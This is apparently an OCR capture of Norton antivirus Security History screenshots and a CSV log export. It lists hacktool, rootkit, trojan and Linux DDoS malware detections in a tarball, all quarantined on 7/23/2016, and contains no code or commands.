
```
Category: Resolved Security Risks
Date & Time,Risk,Activity,Status,Recommended Action,Activity - Details
7/23/2016 5:55:12 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:12 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:12 AM,High,Trojan.Gen.2 detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:12 AM,High,Trojan Horse detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:12 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:12 AM,High,Hacktool.Rootkit detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:12 AM,High,Hacktool.Rootkit detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:11 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:11 AM,High,Trojan Horse detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:11 AM,High,Trojan Horse detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:11 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:11 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:11 AM,High,Trojan Horse detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:11 AM,High,Trojan Horse detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Linux.RST.B detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Linux.DDoS.MStream detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Linux.DDoS.MStream detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Hacktool.Rootkit detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Hacktool detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Trojan Horse detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 5:55:10 AM,High,Linux.DDoS.MStream detected by Virus scanner,Quarantined,Resolved - No Action Required,Threat Actions performed: 1
7/23/2016 1:32:59 AM,Low,Tracking Cookies detected by Virus scanner,Removed,Resolved - No Action Required,Threat Actions performed: 9
```


Normal text file | length : 156123 lines : 354 | Ln : 1 Col : 1 Sel : 0 | 0 | Dos\Windows | UCS-2 LE BOM | INS


Norton got quite excited about this tarball



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan.Gen.2 detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool.Rootkit detected by Virus
Quarantined
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
trybind contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan.Gen.2 detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:12 AM
High
Hacktool.Rootkit detected by Virus
Quarantined
7/23/2016
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
bind contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close

